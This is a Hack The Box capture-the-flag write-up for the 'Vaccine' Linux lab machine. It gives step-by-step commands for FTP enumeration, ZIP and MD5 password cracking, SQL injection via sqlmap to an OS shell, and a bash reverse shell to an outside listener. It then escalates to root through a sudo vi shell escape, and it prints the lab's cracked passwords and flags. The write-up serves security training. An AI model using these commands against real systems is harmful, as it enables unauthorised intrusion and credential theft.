HTB

HTB: Vaccine
Machine IP: 10.129.95.174
Difficulty: Very Easy
OS: Linux
Tools Used
rustscan/nmap- Port discoveryftp- File transfer protocol clientzip2john/john- ZIP password crackinghashid- Hash type identificationsqlmap- SQL injection and OS shellnc- Netcat reverse shell listenerssh- Remote accessvi- Privilege escalation
Step 1: Reconnaissance - Port Scanning
RustScan Results

rustscan -a 10.129.95.174
Open ports discovered:
- Port 21 (FTP)
- Port 22 (SSH)
- Port 80 (HTTP)
Step 2: FTP Enumeration - Anonymous Access
Nmap FTP Scan

sudo nmap -sC -sV 10.129.95.174 -p 21
- Key finding:
Anonymous FTP login allowed (FTP code 230)
Connect to FTP
ftp 10.129.95.174
- File discovered:
backup.zip
Download backup.zip
ftp> get backup.zip
Step 3: ZIP Password Cracking

ZIP Password Protected
unzip backup.zip
Extract Hash with zip2john
zip2john backup.zip > hash


Crack Password with John the Ripper

john -w=rockyou.txt hash
Cracked password: 741852963
Extract ZIP Contents
unzip backup.zip -d ~/backup2
# Password: 741852963
 Extracted files:
index.phpstyle.css
Step 4: Source Code Analysis - Hardcoded Credentials

index.php Analysis
We can see the credentials of admin:2cb42f8734ea607eefed3b70af13bbd3 , which we might be able to use. But the password seems hashed.

Hash Identification
hashid 2cb42f8734ea607eefed3b70af13bbd3
We will try to identify the hash type & crack it with the hashcat: It provides a huge list of possible hashes, however, we will go with MD5 first:
- Hash type: MD5

Save Hash for Cracking
echo "2cb42f8734ea607eefed3b70af13bbd3" > hash
Crack MD5 Hash
sudo john --format=raw-md5 -w=/tmp/rockyou.txt hash
- Cracked password:
qwerty789

Credentials:
- Username:
admin - Password:
qwerty789
Step 5: Web Login

Login Page
Navigate to http://10.129.95.174/ and login with discovered credentials.
Step 6: SQL Injection Discovery

Dashboard Search Parameter
The dashboard.php page has a search parameter vulnerable to SQL injection.
	`GET /dashboard.php?search=' HTTP/1.1

	`Cookie: PHPSESSID=7k2vmIep8e81lbcmafic2kv7ql

Directory Enumeration
gobuster dir -u http://10.129.95.174/ -w /usr/share/wordlists/dirb/common.txt
Session Cookie
Step 7: SQLMap Exploitation


Identify Database
sqlmap -u "http://10.129.95.174/dashboard.php?search=Elixir" \
       --cookie="PHPSESSID=7k2vm1ep8e81lbcamfic2kv7ql"
- Back-end DBMS identified: PostgreSQL

Get OS Shell
sqlmap -u "http://10.129.95.174/dashboard.php?search=Elixir" \
       --cookie="PHPSESSID=7k2vm1ep8e81lbcamfic2kv7ql" \
       --os-shell
Step 8: Reverse Shell
Execute Reverse Shell Command

os-shell> bash -c "bash -i >& /dev/tcp/10.10.17.101/443 0>&1"
Netcat Listener
sudo nc -lnvp 443
- Shell received as
postgresuser.
Step 9: User Flag

Locate user.txt
postgres@vaccine:/var/lib/postgresql/11/main$ cat /var/lib/postgresql/user.txt
ec9b13ca4d6229cd5cc1e09980965bf7
Step 10: Sudo Privilege Escalation

Check Sudo Permissions

postgres@vaccine:/var/www/html$ sudo -l
Result:
User postgres may run the following commands on vaccine:
  (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
Sudo Password Discovery

From the dashboard.php source code, the PostgreSQL connection may reveal the password:
postgres@vaccine:/var/www/html$ cat dashboard.php
- Password found:
P@s5w0rd!

SSH as postgres
ssh postgres@10.129.56.61
# Password: P@s5w0rd!

Verify Sudo Access
postgres@vaccine:~$ sudo -l
Step 11: Vi Privilege Escalation to Root
Exploit Vi Sudo Rule
Vi can be used to spawn a shell:
sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
Inside vi, execute:
:!/bin/sh

Root Flag
root@vaccine:/var/lib/postgresql
dd6e058e814260bc70e9bbdef2715849
